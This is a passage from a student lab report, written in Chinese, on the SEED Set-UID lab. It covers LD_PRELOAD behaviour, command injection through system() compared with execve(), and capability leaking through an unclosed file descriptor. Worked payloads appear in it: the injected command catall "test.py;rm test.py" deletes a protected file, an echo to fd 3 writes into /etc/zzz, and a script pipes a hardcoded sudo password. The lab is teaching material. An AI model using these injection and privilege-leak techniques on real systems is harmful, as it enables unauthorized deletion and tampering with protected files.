8      uid_t uid = getuid();
9      uid_t euid = geteuid();
10     char *preload = getenv("LD_PRELOAD");
11     printf("uid=%d\n", uid);
12     printf("euid=%d\n", euid);
13     printf("LD_PRELOAD: %s\n", preload);
14     printf("##### \n");
```

```
15     return 0;
16 }
```

然后编写一个 shell 脚本 test.sh 以实现自动在不同情况下运行: myprog 所有者为普通用户并以普通用户运行; myprog 是一个 Set-UID 特权程序且所有者为 root 用户并以普通用户运行; myprog 是一个 Set-UID 特权程序且所有者为 root 用户并以 root 用户运行; myprog 是一个 Set-UID user1 特权程序并以普通用户运行; myprog 是一个 Set-UID user1 特权程序并以 root 用户运行。脚本如下:

```
1 #test.sh
2 echo "owner:seed,run in seed:"
3 sudo chown seed myprog
4 export LD_PRELOAD=./libmylib.so.1.0.1
5 ./myprog
6
7 echo "owner:root,run in seed:"
8 sudo chown root myprog
9 sudo chmod 4755 myprog
10 ./myprog
11
12 echo "owner:root,run in root:"
13 echo "123456" | sudo su <<EOF
14 sudo chown root myprog
15 sudo chmod 4755 myprog
16 export LD_PRELOAD=./libmylib.so.1.0.1
17 ./myprog
18 EOF
19
20 echo "owner:user1,run in seed:"
21 sudo chown user1 myprog
22 sudo chmod 4755 myprog
23 export LD_PRELOAD=./libmylib.so.1.0.1
24 ./myprog
25
26 echo "owner:user1,run in root:"
27 sudo chown user1 myprog
28 sudo chmod 4755 myprog
29 echo "123456" | sudo su <<EOF
30 export LD_PRELOAD=./libmylib.so.1.0.1
31 ./myprog
32 EOF
```

结果如下图所示:

```
[10/09/25]seed@VM:~/Lab2setup$ ./test.sh
owner:seed,run in seed:
I am not sleeping!
uid=1000
euid=1000
LD_PRELOAD: ./libmylib.so.1.0.1
#####
owner:root,run in seed:
uid=1000
euid=0
LD_PRELOAD: (null)
#####
owner:root,run in root:
I am not sleeping!
uid=0
euid=0
LD_PRELOAD: ./libmylib.so.1.0.1
#####
owner:user1,run in seed:
uid=1000
euid=1001
LD_PRELOAD: (null)
#####
owner:user1,run in root:
uid=0
euid=1001
LD_PRELOAD: (null)
#####
```

图 20: test.sh 运行结果

根据上述结果可以看出，当一个进程的 uid 和 euid 一致时，子进程才会继承父进程的环境变量，我们设置的 LD_PRELOAD 环境变量才会继承到子进程之中，从而执行 mylib.c 中的 sleep() 函数。但如果 uid 和 euid 不一致时，会导致子进程不继承 LD_PRELOAD 环境变量，该环境变量被打印出来的值为“null”，也就不会执行 mylib.c 中的 sleep() 而执行了 libc 中的 sleep() 函数。

9 Task 8: 使用 system() 与 execve() 调用外部程序的对比

system() 和 execve() 都可以被用于执行新的程序, 但由于 system() 函数时通过调用/bin/sh 再执行命令, 对于 set-UID 程序会非常危险。而 execve() 函数则没有这个问题。本实验将对比 system 和 execve 函数调用外部程序的情况。

首先编译 catall.c 文件并使其成为以 root 为所有的 Set-UID 程序, 该程序使用 system() 函数来调用 cat 命令, 以查找 test.py 里的内容。

```
[10/09/25]seed@VM:~/Lab2setup$ gcc -o catall catall.c
[10/09/25]seed@VM:~/Lab2setup$ sudo chown root catall
[10/09/25]seed@VM:~/Lab2setup$ sudo chmod 4755 catall
[10/09/25]seed@VM:~/Lab2setup$ catall test.py
print("Hello,World!")
[10/09/25]seed@VM:~/Lab2setup$
```

图 21: 编译并运行 catall.c

接着输入以下指令, 将 test.py 设置为只读文件。

```
1 sudo chmod u-w /home/seed/Lab2setup
2 sudo chmod a-w test.py
```

此时 test.py 文件设置为只读, 但我们仍能通过调用 system() 函数来删除这个没有写权限的文件。输入的指令及结果如下图所示。由于 catcall 有命令注入漏洞, 可以在命令后面注入删除语句构造 payload, 最终成功删除了没有写权限的文件。这是因为 catall.c 为 set-UID 程序, 在使用 system 函数时会调用 root shell, 从而成功执行命令。

```
1 catall "test.py;rm test.py"
```

```
[10/09/25]seed@VM:~/Lab2setup$ catall "test.py;rm test.py"
print("Hello,World!")
[10/09/25]seed@VM:~/Lab2setup$ ls | grep test.py
[10/09/25]seed@VM:~/Lab2setup$
```

图 22: system() 运行结果

修改 catall.c 文件, 注释掉掉 system(command) 语句, 取消注释 execve() 语句, 这时程序将使用 execve() 来调用命令。同样重新编译程序然后将其设为以 root 拥有的 set-UID 程序。此时再度使用 catall "test.py;rm test.py" 指令删除文件失败, 如图所示。这是因为 execve() 函数不像 system 函数那样通过进入/bin/sh 程序, 其直接加载并执行指定程序, 不通过 shell 解释, 因此不受环境变量影响, 从而获取不到 root 权限。

```
[10/09/25]seed@VM:~/Lab2setup$ catall "test.py;rm test.py"
/bin/cat: 'test.py;rm test.py': No such file or directory
[10/09/25]seed@VM:~/Lab2setup$ ls | grep test.py
test.py
[10/09/25]seed@VM:~/Lab2setup$
```

图 23: execve() 运行结果

10 Task 9: 权限泄漏

Set-UID 程序中还有一种常见的安全漏洞就是权限泄漏, 在本任务中, 以普通用户身份, 利用程序中的权限泄漏漏洞, 成功向系统重要文件 `/etc/zzz` 中写入内容。展示了即使程序在后期主动放弃了 root 权限, 但由于前期获取的高权限资源 (如文件描述符) 未被妥善清理, 攻击者仍然可以利用这些留下来的资源进行越权操作。

在 `capleak.c` 文件中, 程序以 Set-UID root 打开了系统文件 `/etc/zzz`, 该操作成功获取了一个指向高权限文件的文件描述符, 然后打印出了文件描述符的值。之后程序将有效 uid 设置为普通用户的 id, 接着使用 `execve()` 函数启动了一个新的 shell。而漏洞就发生在此处, 虽然新启动的 shell 的有效 UID 为普通用户, 但由于之前没有关闭文件描述符, 所以它继承了之前已经打开的文件描述符, 从而能进行文件修改等操作。

1. 首先创建 `etc` 文件夹并在其中创建 `zzz` 文件, 将 `cap_leak.c` 编译并设置为 Set-UID root 程序。运行程序结果如下图所示, 其文件描述符的值为 3。

```
[10/09/25]seed@VM:~/Lab2setup$ gcc -o cap_leak cap_leak.c
[10/09/25]seed@VM:~/Lab2setup$ sudo chown root cap_leak
[10/09/25]seed@VM:~/Lab2setup$ sudo chmod 4755 cap_leak
[10/09/25]seed@VM:~/Lab2setup$ whoami
seed
[10/09/25]seed@VM:~/Lab2setup$ ./cap_leak
fd is 3
$ whoami
seed
$ █
```

图 24: `cap_leak.c` 编译并运行

2. 由于之前没有关闭文件描述符, 所以它继承了之前已经打开的文件描述符, 我们可以通过该文件描述符进行文件的修改。输入以下指令, 将语句添加到 `zzz` 文件中, `>& 3` 的意思是将标准输出重定向到文件描述符 3 所指向的资源。

```
1 $ echo "Malicious Data written by a normal user!" >& 3
```

结果如下图所示, 恶意语句已经成功注入了 `zzz` 文件。

```
[10/09/25]seed@VM:~/Lab2setup$ ./cap_leak
fd is 3
    echo "Malicious Data written by a normal user!" >& 3
$ exit
[10/09/25]seed@VM:~/Lab2setup$ cat /etc/zzz
Malicious Data written by a normal user!
```

图 25: 命令注入

在这个实验中, 身份和能力是可以分离的。即使程序正确地放弃了高权限身份, 之前获取的能力如果未被清理, 依然会构成严重的安全风险。例如本任务中获取了文件描述符, 但在最后没有关闭, 普通用户就可以调用原有的文件描述符对文件进行修改。这对于开发安全的 Set-UID 程序是一个非常重要的启示。

11 实验总结与感想

在本次实验中，通过 Task 2 和 Task 3 的实验，我清晰地观察到子进程通过 `fork()` 会继承父进程的环境变量，而 `execve()` 则可以选择是否继承环境变量。Task 5 至 Task 9 揭示了 Set-UID 权限机制的潜在危险。特别是当程序通过 `system()` 调用外部命令时，如果未使用绝对路径，恶意用户可以通过修改 `PATH` 环境变量来劫持命令执行路径，实现权限提升。Task 7 展示了 `LD_PRELOAD` 环境变量由于其允许攻击者预加载恶意共享库，从而改变 Set-UID 程序的行为。Task 9 中的 `capleak.c` 程序虽然通过 `setuid()` 降低了权限，但先前获取的高权限资源（如文件描述符）如果未被正确清理，仍然可能导致安全漏洞。